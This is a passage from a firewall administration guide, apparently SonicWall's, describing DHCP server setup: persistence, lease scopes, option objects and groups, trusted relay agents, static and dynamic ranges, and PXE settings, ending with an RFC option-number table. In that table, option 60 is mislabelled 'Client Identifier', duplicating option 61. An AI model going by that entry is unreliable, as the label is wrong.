DHCP server persistence provides a seamless experience when a user reboots a workstation. The DHCP lease information is saved, and the user retains the same workstation IP address. When a firewall is restarted, usually due to maintenance or an upgrade, DHCP server persistence provides these benefits:

- IP address uniqueness: Lease information is stored in flash memory, so the risk of assigning the same IP address to multiple users is nullified.
- Ease of use: By saving the lease information in the flash memory, the user's connections are automatically restored.

To configure DHCP Server Persistence, select the **Enable DHCP Server Persistence** checkbox. Optionally, you can modify how often the DHCP server stores DHCP lease information by modifying the **DHCP Server Persistence Monitoring Interval** field. The default is **5** minutes.

Configuring the DHCP Server for DNS Proxy


When DNS proxy is enabled on an interface, the device needs to push the interface IP as DNS server address to clients, so the you need to configure the DHCP server manually; use the interface address as the **DNS Server 1** address in the DHCP server settings on the **DNS/WINS** tab. The I**nterface Pre-populate** checkbox in the DHCP page makes this easy to configure; if the selected interface has enabled DNS proxy, the DNS server IP is auto-added into the **DNS/WINS** page.

DHCP Server Lease Scopes

The **DHCP Server Lease Scopes** table displays the currently configured DHCP IP ranges:

- **Type**: Dynamic or Static.
- **Lease Scope**: The IP address range, for example, `172.16.31.2 - 172.16.31.254`.
- **Interface**: The Interface the range is assigned to.
- **Details**: Detailed information about the lease, displayed as a tool tip when you hover the mouse pointer over the **Comment** icon.
- **Enable**: Check the box in the Enable column to enable the DHCP range. Clear it to disable the range.
- **Configure**: Click the **Configure** icon to configure the DHCP range.

Current DHCP Leases



The current DHCP lease information is displayed in the **Current DHCP Leases** table. Each binding entry displays the:

- **IP Address**
- **Hostname**
- **Lease Expires**
- **Ethernet Address**
- **Vendor**
- **Type** of binding (**Dynamic**, **Dynamic BOOTP**, or **Static BOOTP**)
- **Delete** icon

To delete a binding, which frees the IP address on the DHCP server, click the **Delete** icon next to the entry. For example, use the **Delete** icon to remove a host when it has been removed from the network and you need to reuse its IP address.

Configuring Advanced DHCP Server Options


The RFC-Defined DHCP Option Numbers on page 567 provides a list of DHCP options by RFC-assigned option number.

Configuring DHCP Option Objects


To configure DHCP option objects:

1 Navigate to **Network > DHCP Server**.

2 Under **DHCP Server Settings**, click the **Advanced** button. The **DHCP Advanced Settings** dialog displays. The **Option Objects** tab is selected by default.



3 Click the **Add Option** button. The **Add DHCP Option Objects** dialog displays.



4 Type a name for the option in the **Option Name** field.

5 From the **Option Number** drop-down menu, select the option number that corresponds to your DHCP option. For a list of option numbers and names, refer to RFC-Defined DHCP Option Numbers on page 567.

6 Optionally check the **Option Array** box to allow entry of multiple option values in the **Option Value** field.

7 The option type displays in the **Option Type** drop-down menu. If only one option type is available, for example, for Option Number **2 (Time Offset)**, the drop-down menu will be greyed out. If there are

multiple option types available, for example, for Option Number **77 (User Class Information)**, the drop-down menu will be functional.

8 Type the option value, for example, an IP address, in the **Option Value** field. If **Option Array** is checked, multiple values may be entered, separated by a semi-colon (;).

9 Click **OK**. The object will display in the **Option Objects** list.


Configuring DHCP Option Groups

To configure DHCP option groups:


1 Navigate to **Network > DHCP Server**.

2 Under **DHCP Server Settings**, click the **Advanced** button. The **DHCP Advanced Settings** dialog displays.

3 Click the **Option Groups** tab.



4 Click the **Add Group** button. The **Add DHCP Option Group** dialog displays.



5 Enter a name for the group in the **Name** field.

6 Select an option object from the left column and click the **Right Arrow** button to add the option object to the group. To select multiple option objects at the same time, hold the **Ctrl** key while selecting the option objects.

7 Click **OK**. The group displays in the **Option Groups** list.

Configuring a Trusted DHCP Relay Agent Address Group

To configure the **Default Trusted Relay Agent List** Address Group, you must first configure an Address Object for each trusted relay agent, then add these Address Objects to the **Default Trusted Relay Agent List** Address Group or to a custom Address Group.

Configuration of Address Objects or Address Groups is performed on the **Network > Address Objects** page.

To configure Address Objects for the trusted relay agents and the Default Trusted Relay Agent List Address Group or a custom Address Group:

1. Navigate to **Network > Address Objects**.
2. Under **Address Objects**, click the **Add** button.
3. In the **Add Address Object** dialog, fill in the fields with the appropriate values for the DHCP relay agent and then click **Add**. Repeat as necessary to add more relay agents. For more information about configuring address objects, see Creating and Managing Address Objects on page 441.
4. Do one of the following:
   - Under **Address Groups**, to add the relay agent Address Objects to the **Default Trusted Relay Agent List** Address Group, click the **Configure** icon in the row for it.


     Select the desired Address Objects from the list on the left and click the **Right Arrow** button to move them to the list on the right. When finished, click **OK**.
   - To add the relay agent Address Objects to a new, custom Address Group, click **Add Group** under **Address Groups**.
5. Type a descriptive name for the Address Group into the **Name** field.
6. Select the desired Address Objects from the list on the left.
7. Click the **Right Arrow** button to move them to the list on the right.
8. When finished, click **OK**.

Enabling Trusted DHCP Relay Agents


In the **DHCP Advanced Settings** dialog, you can enable the **Trusted Relay Agent List** option using the **Default Trusted Relay Agent List** Address Group or create another Address Group using existing Address Objects.

To enable the Trusted Relay Agent List option and select the desired Address Group:

1. Navigate to the **Network > DHCP Server** page.
2. Under **DHCP Server Settings**, click the **Advanced** button. The **DHCP Advanced Settings** dialog displays.
3. Click the **Trusted Agents** tab.



4 Select the **Enable Trusted DHCP Relay Agent List** checkbox. The **Trusted Relay Agent List** drop-down menu becomes available. The drop-down menu includes all existing address groups as well as the **Create new Address Object Group** option.



5 To use the **Default Trusted Relay Agent List** Address Group or another existing Address Group, select it from the drop-down menu.

6 To create a custom Address Group for this option, select **Create new Address Object Group**. The **Add Address Object Group** dialog displays.

7 Fill in the **Name** field with a descriptive name for the Address Group.

8 Select the desired Address Objects in the left-hand list and move them to the list on the right by clicking the **right-arrow** button.

9 Click **OK**.

In the **DHCP Advanced Settings** dialog, the new Address Group is displayed in the **Trusted Relay Agent List** drop-down menu. The new Address Group is now available on the **Network > Address Objects** page, and can be edited or deleted there.


10 On the **DHCP Advanced Settings** dialog, click **OK** to enable the **Trusted Relay Agent List** option with the selected Address Group.

Configuring DHCP Server for Dynamic Ranges

Because SonicOS allows multiple DHCP scopes per interface, there is no requirement that the subnet range is attached to the interface when configuring DHCP scopes.

To configure DHCP server for dynamic IP address ranges:

1 In the **Network > DHCP Server** page, at the bottom of the **DHCP Server Lease Scopes** table, click **Add Dynamic**. The **Dynamic Ranges Configuration** dialog displays.



General Tab

2 In the **General** page, make sure the **Enable this DHCP Scope** checkbox is selected if you want to enable this range.

3 To populate the **Range Start**, **Range End**, **Default Gateway**, and **Subnet Mask** fields with default values for a certain interface, select the **Interface Pre-Populate** checkbox near the bottom of the page and choose the interface from the drop-down menu. The populated IP addresses are in the same private subnet as the selected interface.

> **IMPORTANT:** To select an interface from the Interface menu, it must first be fully configured and it must be of the zone type, LAN, WLAN, or DMZ, or be a VLAN sub-interface.

4 Use the populated IP address range entries in the **Range Start** and **Range End** fields or type in your own IP address range.

5 Type the number of minutes an IP address is used before it is issued another IP address in the **Lease Time (minutes)** field. **1440** minutes (24 hours) is the default value.

6 Use the populated gateway address or type the IP address of the gateway into the **Default Gateway** field.


7 Use the populated subnet mask or type the gateway subnet mask into the **Subnet Mask** field.

8 Select **Allow BOOTP Clients to use Range** if you have BOOTP Clients on your network.

BOOTP stands for bootstrap protocol, which is a TCP/IP protocol and service that allows diskless workstations to obtain their IP address, other TCP/IP configuration information, and their boot image file from a BOOTP server.

DNS/WINS Tab

9 Click the **DNS/WINS** tab to continue configuring the DHCP Server feature.



10 If you have a domain name for the DNS server, type it in the **Domain Name** field.


11 **Inherit DNS Settings Dynamically using SonicWall's DNS Settings** automatically populates the DNS and WINS settings with the settings in the **Network > DNS** page. This option is selected by default.

12 If you do not want to use the firewall's network settings, select **Specify Manually**, and type the IP address of your DNS Server in the **DNS Server 1** field. You can specify two additional DNS servers.

13 If you have WINS running on your network, type the WINS server IP address(es) in the **WINS Server 1** field. You can add an additional WINS server.

Advanced Tab

14 Click on the **Advanced** tab. The **Advanced** tab allows you to configure DHCP server to send Cisco Call Manager information to VoIP clients on the network.



15 Under **VoIP Call Managers**, enter the IP address or FQDN of your VoIP Call Manager in the **Call Manager 1** field. You can add two additional VoIP Call Manager addresses.

16 Under **Network Boot Settings**, in the **Next Server** field, enter the IP address of the PXE boot server (TFTP server) that a PXE client uses during the next stage of the boot process.

The fields under **Network Boot Settings** are used in a Pre-boot Execution Environment (PXE), in which the client boots up using files obtained over a network interface. The PXE client obtains the IP address and name of the PXE boot server, and the boot file name, from the DHCP server.

When using these options, select **PXE** under **DHCP Generic Options**.

17 In the **Boot File** field, type in the name of the boot file that the PXE client can get over TFTP from the PXE boot server.

18 In the **Server Name** field, type in the DNS host name of the PXE boot server (TFTP server).

19 For information on configuring DHCP Generic Options see Configuring DHCP Generic Options for DHCP Lease Scopes on page 566.

20 Click **OK**.

21 Click **Accept** for the settings to take effect on the firewall.


For more information on VoIP support features on the SonicWall Security Appliance, see VoIP Overview on page 1198.

Configuring Static DHCP Entries

Static entries are IP addresses assigned to servers requiring permanent IP settings. Because SonicOS allows multiple DHCP scopes per interface, there is no requirement that the subnet range is attached to the interface when configuring DHCP scopes.

To configure static entries:

1 In the **Network > DHCP Server** page, at the bottom of the **DHCP Server Lease Scopes** table, click **Add Static**. The **Static Entry Configuration** dialog displays.



General Tab

2 In the **General** tab, make sure the **Enable this DHCP Scope** is checked, if you want to enable this entry.

3 Enter a name for the static DNS entry in the **Entry Name** field.

4 Type the device IP address in the **Static IP Address** field.

5 Type the device Ethernet (MAC) address in the **Ethernet Address** field.

6 Type the number of minutes an IP address is used before it is issued another IP address in the **Lease Time (minutes)** field. **1440** minutes (24 hours) is the default value.

7 To populate the **Default Gateway** and **Subnet Mask** fields with default values for a certain interface, select the **Interface Pre-Populate** checkbox near the bottom of the page and choose the interface from the drop-down list. The populated IP addresses are in the same private subnet as the selected interface.


NOTE: To select an interface from the Interface menu, it must first be fully configured and it must be of the zone type, LAN, WLAN, or DMZ, or be a VLAN sub-interface.

8 Use the populated gateway address or type the IP address of the gateway into the **Default Gateway** field.

9 Use the populated subnet mask or type the gateway subnet mask into the **Subnet Mask** field.

DNS/WINS Tab

10 Click the **DNS/WINS** tab to continue configuring the DHCP Server feature.



11 If you have a domain name for the DNS Server, type it in the **Domain Name** field.

12 **Inherit DNS Settings Dynamically from the firewall's DNS settings** is selected by default. When selected, the DNS Server IP fields are unavailable.


13 If you do not want to use the firewall's network settings, select **Specify Manually**, and type the IP address of your DNS Server in the **DNS Server 1** field. You can specify two additional DNS servers.

> **NOTE:** If you are configuring a server for DNS Proxy, you must select **Specify Manually** and use the interface address as the DNS Server 1 address. For more information about DNS Proxy and DHCP servers, see DHCP Server on page 425.

14 If you have WINS running on your network, type the WINS server IP address(es) in the **WINS Server 1** field. You can specify an additional WINS server.

Advanced Tab

15 Click on the **Advanced** tab. The **Advanced** tab allows you to configure DHCP server to send Cisco Call Manager information to VoIP clients on the network.



16 Enter the IP address or FQDN of your VoIP Call Manager in the **Call Manager 1** field. You can add two additional VoIP Call Manager addresses.

17 Under **Network Boot Settings**, in the **Next Server** field, enter the IP address of the PXE boot server (TFTP server) that a PXE client uses during the next stage of the boot process.

The fields under **Network Boot Settings** are used in a Pre-boot Execution Environment (PXE), in which the client boots up using files obtained over a network interface. The PXE client obtains the IP address and name of the PXE boot server, and the boot file name, from the DHCP server.

When using these options, select **PXE** under **DHCP Generic Options**.

18 In the **Boot File** field, type in the name of the boot file that the PXE client can get over TFTP from the PXE boot server.

19 In the **Server Name** field, type in the DNS host name of the PXE boot server (TFTP server).

20 For information on configuring DHCP Generic Options see Configuring DHCP Generic Options for DHCP Lease Scopes on page 566.

21 Click **OK** to add the settings to the firewall.

22 Click **Accept** for the settings to take effect on the firewall.

For more information on VoIP support features on the SonicWall Security Appliance, see VoIP Overview on page 1198.

Configuring DHCP Generic Options for DHCP Lease Scopes


This section provides configuration tasks for DHCP generic options for lease scopes.

NOTE: Before generic options for a DHCP lease scope can be configured, a static or dynamic DHCP server lease scope must be created.

The RFC-Defined DHCP Option Numbers on page 567 provides a list of DHCP options by RFC-assigned option number.

To configure DHCP generic options for DHCP server lease scopes:

1 If modifying an existing DHCP lease scope, locate the lease scope under DHCP Server Lease Scopes on the **Network > DHCP Server** page and click the **Configure** icon, then click the **Advanced** tab. If creating a new DHCP lease scope, click the **Advanced** tab after configuring the options under the **General** and **DNS/WINS** tabs (see Configuring DHCP Server for Dynamic Ranges on page 560 or Configuring Static DHCP Entries on page 562).



2 Select a DHCP option or option group in the **DHCP Generic Option Group** drop-down menu.

When the **Network Boot Settings** fields are configured for use with PXE, select **PXE** here.

3 To always use DHCP options for this DHCP server lease scope, check **Send Generic options always**.

4 Click **OK**.

RFC-Defined DHCP Option Numbers

Option Number	Name	Description
2	Time Offset	Time offset in seconds from UTC
3	Router	N/4 router addresses
4	Time Servers	N/4 time server addresses
5	Name Servers	N/4 IEN-116 server addresses
6	DNS Servers	N/4 DNS server addresses
7	Log Servers	N/4 logging server addresses
8	Cookie Servers	N/4 quote server addresses
9	LPR Servers	N/4 printer server addresses
10	Impress Servers	N/4 impress server addresses
11	RLP Servers	N/4 RLP server addresses
12	Host Name	Hostname string
13	Boot File Size	Size of boot file in 512 byte chunks
14	Merit Dump File	Client to dump and name of file to dump to
15	Domain Name	The DNS domain name of the client
16	Swap Server	Swap server addresses
17	Root Path	Path name for root disk
18	Extension File	Patch name for more BOOTP info
19	IP Layer Forwarding	Enable or disable IP forwarding
20	Src route enabler	Enable or disable source routing
21	Policy Filter	Routing policy filters
22	Maximum DG Reassembly Size	Maximum datagram reassembly size
23	Default IP TTL	Default IP time-to-live
24	Path MTU Aging Timeout	Path MTU aging timeout
25	MTU Plateau	Path MTU plateau table
26	Interface MTU Size	Interface MTU size
27	All Subnets Are Local	All subnets are local
28	Broadcast Address	Broadcast address
29	Perform Mask Discovery	Perform mask discovery
30	Provide Mask to Others	Provide mask to others
31	Perform Router Discovery	Perform router discovery
32	Router Solicitation Address	Router solicitation address
33	Static Routing Table	Static routing table
34	Trailer Encapsulation	Trailer encapsulation
35	ARP Cache Timeout	ARP cache timeout
36	Ethernet Encapsulation	Ethernet encapsulation
37	Default TCP Time to Live	Default TCP time to live
38	TCP Keepalive Interval	TCP keepalive interval
39	TCP Keepalive Garbage	TCP keepalive garbage

Option Number	Name	Description
40	NIS Domain Name	NIS domain name
41	NIS Server Addresses	NIS server addresses
42	NTP Servers Addresses	NTP servers addresses
43	Vendor Specific Information	Vendor specific information
44	NetBIOS Name Server	NetBIOS name server
45	NetBIOS Datagram Distribution	NetBIOS datagram distribution
46	NetBIOS Node Type	NetBIOS node type
47	NetBIOS Scope	NetBIOS scope
48	X Window Font Server	X window font server
49	X Window Display Manager	X window display manager
50	Requested IP address	Requested IP address
51	IP Address Lease Time	IP address lease time
52	Option Overload	Overload “sname” or “file”
53	DHCP Message Type	DHCP message type
54	DHCP Server Identification	DHCP server identification
55	Parameter Request List	Parameter request list
56	Message	DHCP error message
57	DHCP Maximum Message Size	DHCP maximum message size
58	Renew Time Value	DHCP renewal (T1) time
59	Rebinding Time Value	DHCP rebinding (T2) time
60	Client Identifier	Client identifier
61	Client Identifier	Client identifier
62	Netware/IP Domain Name	Netware/IP domain name
63	Netware/IP sub Options	Netware/IP sub options
64	NIS+ V3 Client Domain Name	NIS+ V3 client domain name
65	NIS+ V3 Server Address	NIS+ V3 server address
66	TFTP Server Name	TFTP server name
67	Boot File Name	Boot file name
68	Home Agent Addresses	Home agent addresses
69	Simple Mail Server Addresses	Simple mail server addresses
70	Post Office Server Addresses	Post office server addresses
71	Network News Server Addresses	Network news server addresses
72	WWW Server Addresses	WWW server addresses
73	Finger Server Addresses	Finger server addresses
74	Chat Server Addresses	Chat server addresses
75	StreetTalk Server Addresses	StreetTalk server addresses
76	StreetTalk Directory Assistance Addresses	StreetTalk directory assistance addresses
77	User Class Information	User class information
78	SLP Directory Agent	Directory agent information
79	SLP Service Scope	Service location agent scope

Option Number	Name	Description
80	Rapid Commit	Rapid commit
81	FQDN, Fully Qualified Domain Name	Fully qualified domain name
82	Relay Agent Information	Relay agent information
83	Internet Storage Name Service	Internet storage name service
84	Undefined	N/A
85	Novell Directory Servers	Novell Directory Services servers
